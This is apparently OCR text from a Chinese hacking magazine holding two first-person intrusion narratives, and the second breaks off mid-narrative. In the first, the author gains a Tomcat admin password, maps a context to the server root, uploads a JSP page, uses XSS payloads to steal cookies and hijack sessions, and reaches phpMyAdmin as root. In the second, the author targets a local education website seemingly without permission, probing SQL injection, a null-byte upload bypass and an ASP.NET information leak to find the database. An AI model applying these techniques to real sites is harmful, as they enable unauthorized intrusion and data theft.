


图3

一些很典型的JSP文件、JS文件都列出来了！大喜之下，随便选择一个文件，点击右键，然后选择"用FlashGet下载全部链接"选项，于是，这个目录下的所有文件都被我下载到了本地，而其中尤其具有价值的是一个名字为Dbconn.js的文件！看来程序设计者是为了方便省事，把一些数据库连接的密码和连接地址都写在里面了（这是很多开发者可能会忽略的问题）。不过，我现在最关心的还是Tomcat的管理员密码！简单破解后，发现Tomcat系统中的admin用户使用了非常简单的口令：WEB123456，可能是管理员对进行口令统一的缘故。尽管外部用户无法直接访问Telnet服务，不过在我看来，这些口令还是应当被重设为更为强壮的字符串。先不管别人怎么做了，利用这个漏洞，有了这个密码，我就要好好地研究研究Tomcat的管理界面了！

重新登录Tomcat的管理界面，点击"Context (Admin)"这个链接，列出了Web目录下的一些文件和目录的名称，我现在就可以对Tomcat的Context进行管理，例如查看、增加、删除Context。这个Context有点类似虚拟目录，于是我可以增加一个Context，例如"/images"，

这是为了避免管理员看出破绽，将它的文档根目录设置为"/"，这样当我访问http://202.103.*.168/admin/时看到的就是系统根目录的列表了，如图4 所示。

既然是JSP文件，我就要考虑尝试一下XSS注入、HTML注入、SQL注入以及命令注入的攻击了。许多网站




图4

都在防范XSS攻击上存在缺陷，当然，实际的攻击可能并不像前面的示例那么简单，但是，只要在Web应用程序中有将未过滤的输入回送给用户的缺陷，就可以设计出XSS攻击的方式。含有容易受到XSS攻击的Web应用程序可以用各种程序语言编写（包括Java），并在任何操作系统上执行。这是一种一般且普遍的网页浏览器脚本问题，而此服务器端的问题主要来自于并未确认及过滤恶意的用户输入。能否在这方面做点文章呢？

回到Tomcat的管理界面，无意中发现了一个上传文件的组件，而且这个站点下有个论坛，真乃天助我也！写一个JSP文件弄上去看看，也正好验证一下JSP用户过滤方面的技术。于是，我编写了一个JSP网页，并将其当做一般的Web 应用程序，这个JSP网页会接受用户的输入并显示少量的调试信息。通过上传的组件，我将自己精心准备的Input.jsp文件上传到对方的Web目录里，代码如下：

```
<html>
<%@page contentType="text/html;charset=gb2312" %>
<head>
<title>测试用户信息</title>
</head>
<body>
<br><br>
<!-- 使用 GET 方法之搜索窗体的开头 -->
<table border="1">
<tr>
<td>
输入查询 (method="get"):
<form method="get">
<input type="text" name="queryString1" width="20"
value="<%= request.getParameter("queryString1")%>"
>
<input type="hidden" name="hidden1"
value="hiddenValue1">
<input type="submit" name="submit1" value="搜索">
</form>
</td>
<td>
queryString1 = <%= request.getParameter("queryString1")
%><br>
hidden1 = <%= request.getParameter("hidden1") %><br>
submit1 = <%= request.getParameter("submit1") %><br>
</td>
</tr>
</table>
……
// 确认用户名称的长度是合法的
else if (username.length() < 3 || username.length() > 9) {
out.write("<font color=\"red\"><b><i>");
out.write("Bad username length. Must be 3-9 chars.");
out.write("</i></b></font><br>");
}
// 否则，它就是非法的用户名称
else {
out.write("<center><i>\n");
out.write("Currently logged in as <b>" + username + "\n");
out.write("</b>.\n");
out.write("</i></center>\n");
}
}
%>
……
</body>
</html>
```

打开input.jsp这个页面，显示如图5所示。




图5

网页上包括两个查询窗体和一个用户名称的输入窗体。前面的两个查询窗体基本是一样的，只不过一个使用HTTP GET，另一个使用HTTP POST。此外，其参数的名称也不同，所以可以一次测试两个窗体，其参数值不会彼此干扰。网页对查询窗体不会做任何输入验证，但是对用户名称的窗体则会。网页上的所有窗体都会自动填入上次传送来的值（如果没有任何上次的值，则会填入Null）。将数据填入窗体，来测试一下网页的漏洞，例子如下：

（1）将<script language="javascript">alert(document.cookie)</script>填入搜索字段，以便用XSS来显示进程的Cookie。

（2）将<iframe src=http://jakarta.apache.org></iframe>填入搜索字段来示范HTML注入攻击。

通过这些方法，我得到了一些论坛的用户信息，当然，这些都是针对JSP做的一些测试，以验证Web应用程序中的所有输入字段。我的思路是这样的，如果能从第一个浏览器会话中取出URL，包括Jsessionid，然后粘贴到其他浏览器中进行浏览，就能够伪装成其他用户了！

几番轰炸，我制作出了一份精确的字符清单，以测试应用程序需要当成用户输入而接受的所有字符。如果应用程序会接受许多特殊字符，估计会有一些漏洞，这样我就可以获得更大的访问权限。有了用户信息，却没有密码，怎么办？在登录时，我发现了一个8888端口，这会是个什么服务呢？

疲惫中，我将注意力转移到测试时发现的8888端口，难道是个聊天室？看来Linux下的平台确实有很多让人称奇的地方，打开地址后，我发现这个端口运行的是Apache+PHP，也就是说这台主机还可以编译运行PHP！不过从经验分析来看，管理员在JSP主机上同时安装PHP的主要目的可能是为了管理MySQL数据库，因此，这个端口很可能有phpMyadmin。再联想到前面发现的漏洞，这个端口上会不会有个数据库管理目录呢？测试后果然不出所料，在输入这个目录之后进入了一个phpMyadmin的管理界面，可以对MySQL数据库进行任意操作。它支持从本地操作系统读入或者写入数据。更不可理解的是，管理员居然用ROOT账户写在了数据库连接里面，想不控制这个数据库都不行了。

打开其中的一个数据库，在"SQL"中输入"SELECT * FROM `adminuser`"，Adminuser表中的数据全部显示出来了。和我前面用JSP探测的用户类型大致一致。至于他们的表和数据的删改权限，现在则完全在我的掌握之中了（如图6所示）。





图6

本来还想测试一下Tomcat下的Invoker Servlet的，不过朋友催得实在太急，也就暂时终止了。不过，从测试过程来看，这些问题都是Tomcat下的一些基本配置问题，很多问题来自安装目录下的Conf子目录下的WEB.xml文件。现在要做的，就是给他们提交一份详细的防范措施了。

妙用ASP.NET暴库大法 下载数据库



文／图 boyfriend

最近盯了一家本地的教育网站，想到里面去翻一翻有什么有价值的文档，比如提前放假通知什么的，呵呵。先用端口扫描工具扫了一下，发现居然只开了80查看了一下IIS的版本

```
Server: Microsoft-IIS/5.0
Date: Mon, 24 May 2004 05:26:00 GMT
X-Powered-By: ASP.NET
Connection: Keep-Alive
Content-Length: 191
Content-Type: text/html
Set-Cookie: ASPSESSIONIDSSAR
CSSQ=PIPPHAJBCGDGFAGIDGPNFOII; path=/
Cache-control: private
```

通过TELNET 80获得的信息，可以判断是Windows 2000主机，支持asp.net（也就是aspx.）。让我进入站点寻找有没有可以切入的点，后来搜索半天发现整个站点只有一个文章系统和一个小型论坛，那就先从文章系统入手吧：

http://www.xxedu.com/pei-list.asp?ArticleID=146

我在Google搜索了一下pei-list.asp，没有找到相关文章系统可以下载，这可能是管理员自己写的一个ASP文章系统吧，先来试试安全性如何，提交：

http://www.xxedu.com/pei-list.asp?ArticleID=146'

返回正常页面，再来：

http://www.xxedu.com/pei-list.asp?ArticleID=1'4'6

还是返回正常页面！看来做了过滤，再来猜文章管理系统的登录位置，这次轻松点，一猜就猜到了：

http://www.xxedu.com/admin_login.asp

试了一下弱口令，当然是没有成功，放弃这个脚本系统，再试试小型论坛有没有办法——可惜他的论坛是HTML的，不知道是转换了类型还是本身就是这样，反正看来是块硬骨头，SQL注入先不考虑了。看看论坛功能上有没有缺陷。注册用户允许上传图片，前段时间不是出了个动网UPFILE.ASP漏洞吗？漏洞原理是在上传的过程中相关文件在处理上传文件的时候认为碰到ASC码为00的字符就为结束符，从而可以用修改发送数据包的方法来上传任何后缀名的文件。我想动网存在的这种漏洞是不是也对这个论坛系统管用，不管那么多了，先来试试。我先上传了一个图片，用抓包工具来分析数据包：

```
POST /upload.asp HTTP/1.1
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/x-shockwave-flash, application/x-gsarcade-launch, */*
```

```
Referer: http://www.xxxedu.com/upimages.asp
Accept-Language: zh-cn
Content-Type: multipart/form-data; boundary=------
---------------------7d434810280
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Win-
dows NT)
Host: www.xxxedu.com
Content-Length: 3137
Connection: Keep-Alive
Cache-Control: no-cache
C o o k i e :
ASPSESSIONIDQSATBBRT=BGDHAIOBHHLIOCDAABOGAAKI

-----------------------------7d434810280
Content-Disposition: form-data; name="act"

upload
-----------------------------7d434810280
Content-Disposition: form-data; name="upcount"

1
-----------------------------7d434810280
Content-Disposition: form-data; name="file1"; filename="C:
\My Documents\My Pictures\test1.gif"
Content-Type: image/gif

N多乱码
-----------------------------7d434810280
Content-Disposition: form-data; name="Submit"

提交
-----------------------------7d434810280--
```

我们可以看到这个数据包的格式跟动网上传头像的格式几乎一样！为什么会这样呢？先试试存在的类似漏洞再说！直接用臭要饭的写的动网UPFILE.ASP漏洞利用工具，从抓来的数据包内容得知upfile.asp是上传执行文件，跟动网是一样的！赶快测试一下，可惜工具返回的信息还是上传GIF图片成功，而且访问这个图片还不存在？！这是为什么呢？管理员很牛？不管这么多了，我还有办法 暴库！只要是Acss数据库，都有可能暴库！

我猜http://www.xxedu.com/inc/这个目录是存在的，但是猜不到数据库连接文件，又郁闷了，难道我要放弃它？一边泡论坛，一边思索ing……这时在bugkidz的论坛看到Darkness写了一个利用Microsoft ASP.NET畸形HTTP请求信息泄露漏洞的工具，当时没怎么明白，后来看到Darkness的描述才突然明朗了很多。

利用这个漏洞可以暴出ASP相关配置文件的路径，只针对支持ASP.Net的服务器。中文关于这个漏洞的描述是这样的：

ASP.NET是一套由Microsoft开发的帮助开发者构建基于Web的应用的系统。Microsoft ASP引擎不正确处理部分接收到的特殊Cookie值，远程攻击者可以利用这个漏洞获得部分Web应用程序的敏感信息。

攻击者通过HTTP GET请求发送COOKIE信息，如果Cookie字段中包含"="号，ASP尝试访问此值时，ASP引擎会返回包含敏感信息的不能处理的错误。

我想我的目标也是支持ASP.NET的啊！这样利用漏洞就可以暴出数据库连接文件的位置了，如果服务器没有屏蔽返回信息的话，直接访问这个文件很有可能暴库哦！马上下载这个程序测试。

这个程序使用起来很简单，其实自己也可以用NC提交的，提交信息，如图1所示。

